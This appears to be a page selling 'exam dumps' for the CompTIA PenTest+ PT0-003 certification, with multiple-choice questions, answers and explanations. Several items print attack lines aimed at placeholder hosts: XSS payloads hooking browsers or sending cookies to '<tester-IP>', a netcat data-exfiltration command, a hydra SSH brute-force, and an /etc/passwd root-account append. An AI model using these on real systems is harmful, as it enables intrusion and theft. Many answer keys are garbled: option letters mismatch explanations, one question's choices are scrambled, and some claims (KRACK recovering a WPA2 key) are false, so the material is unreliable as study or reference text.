
The CompTIA PT0-003 Questions & Practice Test are Available On-Demand
Valid PT0-003 Exam Dumps Ensure you a HIGH SCORE
CompTIA PT0-003 Exam Syllabus Topics:
| Topic | Details |
|---|---|
| Topic 1 |
|
| Topic 2 |
|
| Topic 3 |
|
| Topic 4 |
|
| Topic 5 |
|
NEW QUESTION # 45
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?
- A. SAST
- B. Host-based
- C. Sidecar
- D. Unauthenticated
Answer: D
Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
Explanation:
* Unauthenticated Scan:
* Definition: An unauthenticated scan is conducted without providing any credentials to the scanning tool. It simulates the perspective of an external attacker who does not have any prior access to the system.
* Purpose: Identifies vulnerabilities that are exposed to the public and can be exploited without authentication. This includes open ports, outdated software, and misconfigurations visible to the outside world.
* Comparison with Other Scans:
* SAST (Static Application Security Testing): Analyzes source code for vulnerabilities, typically used during the development phase and not suitable for external vulnerability scanning.
* Sidecar: This term is generally associated with microservices architecture and is not relevant to the context of vulnerability scanning.
* Host-based: Involves scanning from within the network and often requires authenticated access to the host to identify vulnerabilities. It is not suitable for determining external vulnerabilities.
* Pentest References:
* External Vulnerability Assessment: Conducting unauthenticated scans helps identify the attack surface exposed to external threats and prioritizes vulnerabilities that are accessible from the internet.
* Tools: Common tools for unauthenticated scanning include Nessus, OpenVAS, and Nmap.
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
NEW QUESTION # 46
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?
- A. ChopChop
- B. KRACK
- C. Initialization vector
- D. Replay
Answer: B
Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
Explanation:
* KRACK (Key Reinstallation Attack):
* Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.
* Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.
* Other Attacks:
* ChopChop: Targets WEP encryption, not WPA2.
* Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.
* Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.
Pentest References:
* Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
* KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form
Bottom of Form
NEW QUESTION # 47
During an engagement, a penetration tester found the following list of strings inside a file:
Which of the following is the BEST technique to determine the known plaintext of the strings?
- A. Credential-stuffing attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Dictionary attack
Answer: B
NEW QUESTION # 48
A penetration testing team needs to determine whether it is possible to disrupt the wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?
- A. ARP poisoning
- B. Channel scanning
- C. Port mirroring
- D. Sidecar scanning
Answer: B
Explanation:
* Channel Scanning:
* Wireless communications can be disrupted by identifying and interfering with the channels used by Wi-Fi networks.
* Channel scanning allows the tester to map all active Wi-Fi channels, identify the target network, and determine possible jamming or interference strategies.
* Why Not Other Options?
* A (Port mirroring): This applies to wired network traffic duplication for monitoring purposes and is unrelated to wireless disruption.
* B (Sidecar scanning): Not a relevant technique in the context of wireless disruption.
* C (ARP poisoning): This targets Ethernet/IP communication in a local network, not wireless communication at the radio frequency level.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Wireless Network Disruption Techniques
NEW QUESTION # 49
During a penetration test, a tester has confirmed stored XSS within a comment form on a site.
Which of the following payloads is required to exploit the vulnerability and provide a reverse shell against user browsers?
- A. Use BeEF and insert payload <script src="http://<tester-IP>:3000/hook.js>"
- B. Use Evilginx and insert payload <img src="http://<tester-
IP>/?f'document.cookie+'" - C. Use Metasploit post/firefox/gather/xss and insert payload <img src="http://<tester-IP>"
- D. Use Netcat listener and insert payload <iframe src=http://<tester-
IP/../../bin/bash>
Answer: A
Explanation:
A browser-based "reverse shell" via XSS is most effectively achieved by hooking the victim's browser into a client-side command-and-control framework. Loading the hook script from the tester's server establishes a persistent control channel in the victim's browser session, enabling command execution in the browser context and follow-on actions.
NEW QUESTION # 50
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
- A. MAC address spoofing
- B. KARMA attack
- C. Beacon flooding
- D. Eavesdropping
Answer: B
Explanation:
A KARMA attack exploits the behavior of wireless devices that automatically probe for previously connected Wi-Fi networks by broadcasting their preferred network list (PNL) without authentication. The attacker sets up a rogue access point that dynamically responds to these probe requests by impersonating any SSID the client device is searching for, effectively tricking the device into connecting to the malicious network without user intervention. This allows the attacker to bypass authentication mechanisms and gain unauthorized access, often positioning themselves as a man-in-the-middle (MITM) to intercept data or further exploit the victim.
NEW QUESTION # 51
OS identification failed
Which of the following is most likely causing this error?
- A. The scan is reporting a false positive.
- B. The scan did not reach the target because of a firewall block rule.
- C. The scanner database is out of date.
- D. The scan cannot gather one or more fingerprints from the target.
Answer: D
Explanation:
OS identification in tools like Nmap relies on fingerprinting techniques, which analyze response characteristics (e.g., TCP/IP stack behavior).
* The scan cannot gather one or more fingerprints from the target (Option D):
* If the system is configured to block ICMP responses, or if certain ports are closed, fingerprinting fails.
* Some modern firewalls and intrusion prevention systems (IPS) interfere with OS fingerprinting by modifying packet responses.
NEW QUESTION # 52
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?
- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The application has the API certificate pinned.
- D. The tester is using an outdated version of the application
Answer: C
Explanation:
This is the most likely reason for the error because the application is unable to validate the certificate issued by the tester's private root CA. Certificate pinning is a process where an application compares the certificate presented by the server with a predefined set of certificates and only accepts connections if the presented certificate is one of the predefined certificates. This means that the application will reject any certificate that is not in the predefined set, even if it is valid.
NEW QUESTION # 53
Which of the following techniques is the best way to avoid detection by data loss prevention tools?
- A. Obfuscation
- B. Encoding
- C. Encryption
- D. Compression
Answer: B
Explanation:
Encoding to Evade DLP:
Encoding (e.g., Base64) transforms data into a format that may bypass data loss prevention (DLP) tools.
DLP solutions often look for specific patterns (e.g., sensitive keywords, file headers) and may not recognize encoded data.
Why Not Other Options?
B (Compression): Compression reduces file size but does not typically bypass DLP detection mechanisms.
C (Encryption): Encrypted data is detectable by DLP tools, though its contents may not be readable.
D (Obfuscation): While obfuscation hides intent, encoding is more effective for bypassing automated detection.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
NEW QUESTION # 54
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP
Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP
Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?
- A. tar -zcvf /tmp/data.tar.gz /path/to/data & & scp /tmp/data.tar.gz < remote_server >
- B. gzip /path/to/data & & cp data.gz < remote_server > 443
- C. gzip /path/to/data & & nc -nvlk 443; cat data.gz ' nc -w 3 < remote_server > 22
- D. tar -zcvf /tmp/data.tar.gz /path/to/data & & nc -w 3 < remote_server > 443 < /tmp/data.tar.gz
Answer: D
Explanation:
Given the firewall policy, let ' s analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
Block: All other traffic (*).
Breakdown of Options:
Option A: tar -zcvf /tmp/data.tar.gz /path/to/data & & nc -w 3 < remote_server > 443 < /tmp/data.tar.gz This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port
443.
Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0
/24), this command adheres to the policy and is the correct choice.
Option B: gzip /path/to/data & & cp data.gz < remote_server > 443
This command compresses the data but attempts to copy it directly to a server, which is not a valid command.
The cp command does not support network operations in this manner.
Option C: gzip /path/to/data & & nc -nvlk 443; cat data.gz | nc -w 3 < remote_server > 22 This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.
Option D: tar -zcvf /tmp/data.tar.gz /path/to/data & & scp /tmp/data.tar.gz < remote_server > This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port
22, this command will not work.
References from Pentest:
Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
======
NEW QUESTION # 55
SIMULATION 5
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS
Select the appropriate answer(s) after viewing the terminal output in each of the three tabs.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Output 1

Answer:
Explanation:
Terminal 1 - Identifying the Tool Used and Selecting the Appropriate Command The terminal 1 output shows:
* Email addresses and subdomains associated with the public domain.
* The tool is searching Google and other sources.
The tool used in Terminal 1 was theHarvester, which is an OSINT tool for gathering emails, subdomains, hosts, and IPs related to a given domain. To produce the output seen in the image, the correct command is: theHarvester -d someclouddomain.org -b google
* -d someclouddomain.orgspecifies the domain to enumerate.
* -b googletells theHarvester to use Google as the search engine for gathering OSINT information.
* The output includes email addresses and subdomains, which matches theHarvester's standard output.


Terminal 2 - Selecting the Commands for nslookup and dig
The terminal 2 output contains:
* Results of nslookup and dig queries.
* The responses contain IP addresses for the target domain.
dig @8.8.8.8 +noall +answer queries Google's public DNS (8.8.8.8) and returns only the relevant A records.
nslookup someclouddomain.org 8.8.8.8explicitly tells nslookup to resolve the domain using Google's public DNS.


Terminal 3 - Domain Information Selection
From terminal 3, the whois output provides:
* IP range assigned to Amazon AWS.
* The domain is registered through LocalComputerPro's, Inc..
* The domain was created on September 22, 1993 (1993-09-22T04:00:38Z).
NEW QUESTION # 56
A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:
U3VQZXIkM2NyZXQhCg==
Which of the following commands should the tester use NEXT to decode the contents of the file?
- A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
- B. tar zxvf password.txt
- C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt
Answer: A
NEW QUESTION # 57
A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?
- A. As backup in case the original documents are lost
- B. To validate the billing information with the client
- C. As proof in case they are discovered
- D. To guide them through the building entrances
Answer: C
Explanation:
The penetration testers should carry copies of the engagement documents with them as proof in case they are discovered by security guards, employees, or law enforcement officials. The engagement documents should include the scope, objectives, authorization, and contact information of the penetration testing team and the client. This will help avoid any legal or ethical issues that may arise from trespassing, breaking and entering, or unauthorized access. The other options are not valid reasons for carrying the engagement documents with them.
Reference: https://hub.packtpub.com/penetration-testing-rules-of-engagement/
NEW QUESTION # 58
A penetration tester requested, without express authorization, that a CVE number be assigned for a new vulnerability found on an internal client application. Which of the following did the penetration tester most likely breach?
- A. NDA
- B. SOW
- C. SLA
- D. ROE
Answer: D
Explanation:
ROE stands for Rules of Engagement, which are the guidelines and limitations that define the scope, objectives, and methods of a penetration testing engagement. ROE should be agreed upon by both the client and the tester before the testing begins, and they should include the authorization to perform certain actions, such as requesting CVE numbers, disclosing vulnerabilities, or exploiting systems. By requesting a CVE number without express authorization, the penetration tester most likely breached the ROE and violated the client's trust and expectations. References:
*The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 1: Planning and Scoping Penetration Tests, page 23-24.
*CVE - CVE1
*NDA, MSA, SOW and SLA. Confidentiality agreements when you outsource QA
NEW QUESTION # 59
A penetration tester exports the following CSV data from a scanner. The tester wants to parse the data using Bash and input it into another tool.
Which of the following will provide the intended output?
cat data.csv | grep -v "IP" | cut -d"," -f 3,4 | sed -e 's/,//'
- A. cat data.csv | find . -iname Username,Password
- B. cat data.csv | grep -i "admin" | grep -v
- C. cat data.csv | grep 'username|Password'
- D. "WINS212\|HRDB\|WAS01\|10.1ll.41.74\|10.13.9.212\|192.168.23.13"
Answer: A
Explanation:
This command skips the header row, extracts the username and password fields from the CSV, and removes the comma between them, producing the desired username-and-password output for use in another tool.
NEW QUESTION # 60
A penetration tester cannot find information on the target company ' s systems using common OSINT methods. The tester ' s attempts to do reconnaissance against internet-facing resources have been blocked by the company ' s WAF. Which of the following is the best way to avoid the WAF and gather information about the target company ' s systems?
- A. HTML scraping
- B. Directory enumeration
- C. Code repository scanning
- D. Port scanning
Answer: C
Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:
Code Repository Scanning:
Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.
Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.
Comparison with Other Methods:
HTML Scraping: Limited to the data present on web pages and can still be blocked by WAF.
Directory Enumeration: Likely to be blocked by WAF as well and might not yield significant internal information.
Port Scanning: Also likely to be blocked or trigger alerts on WAF or IDS/IPS systems.
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
======
NEW QUESTION # 61
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.
Part 1:
Analyze the output and select the command to exploit the vulnerable service.
Part 2:
Analyze the output from each command.
- Select the appropriate set of commands to escalate privileges.
- Identify which remediation steps should be taken.
Answer:
Explanation:
Part 1:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
Part 2:
The appropriate set of commands to escalate privileges is:
openssl passwd password
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
- Remove the SUID bit from cp.
- Make backup script not world-writable.
NEW QUESTION # 62
A penetration tester identifies indicators that company employees might be using company product names in their passwords. Which of the following tools should the tester use to create the best word list for a further attack phase?
- A. hashcat
- B. Crunch
- C. Webkiller
- D. CeWL
Answer: D
Explanation:
CeWL is designed to crawl websites and generate custom wordlists based on discovered content, such as company product names and terminology, making it ideal for creating targeted password lists.
NEW QUESTION # 63
A penetration tester is performing an assessment of an application that allows users to upload documents to a cloud-based file server for easy access anywhere in the world. Which of the following would most likely allow a tester to access unintentionally exposed documents?
- A. Session attack
- B. Directory traversal attack
- C. Cross-site request forgery
- D. Cross-site scripting attack
Answer: B
Explanation:
A directory traversal attack, also known as a path traversal attack, is a method used to exploit insufficient security validation or sanitization of user-supplied input file names. The goal of this attack is to access directories and files that are stored outside the web root folder. By manipulating variables that reference files with "../" sequences and its variations, attackers can access restricted directories and execute commands outside of the web server's root directory.
In the context of an application that allows users to upload documents to a cloud-based file server, an attacker might exploit a directory traversal vulnerability to navigate to directories that contain sensitive documents. If the file upload functionality is not properly secured, an attacker could upload a file with a payload designed to perform directory traversal. This could allow access to confidential files that are otherwise protected by the application's access control mechanisms.
NEW QUESTION # 64
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?
- A. Smishing
- B. Tailgating
- C. Whaling
- D. Impersonation
Answer: A
Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
Understanding Smishing:
Smishing (SMS phishing) involves sending fraudulent messages via SMS to trick individuals into revealing personal information or performing actions that compromise security. Since the tester has access to phone numbers, this method is directly applicable.
Why Smishing is Effective:
Personalization: Knowing the first and last names allows the attacker to personalize the messages, making them appear more legitimate and increasing the likelihood of the target responding.
Immediate Access: People tend to trust and respond quickly to SMS messages compared to emails, especially if the messages appear urgent or important.
Alternative Attack Techniques:
Impersonation: While effective, it generally requires real-time interaction and may not scale well across many targets.
Tailgating: This physical social engineering technique involves following someone into a restricted area and is not feasible with just names and phone numbers.
Whaling: This targets high-level executives with highly personalized phishing attacks. Although effective, it is more specific and may not be suitable for the broader set of employees in the directory.
NEW QUESTION # 65
A penetration tester attempts to run an automated web application scanner against a target URL.
The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python Which of the following actions should the tester take to get the scans to work properly?
- A. Change the source IP with a VPN.
- B. Modify the scanner to only use HTTP GET requests.
- C. Modify the scanner user agent.
- D. Modify the scanner to slow down the scan.
Answer: C
NEW QUESTION # 66
......
PT0-003 Exam Practice Questions prepared by CompTIA Professionals: https://www.braindumpspass.com/CompTIA/PT0-003-practice-exam-dumps.html
Pass PT0-003 Exam with Latest Questions: https://drive.google.com/open?id=1t5EUW-UHBmJCzbGVCqvAEbA-InNanugq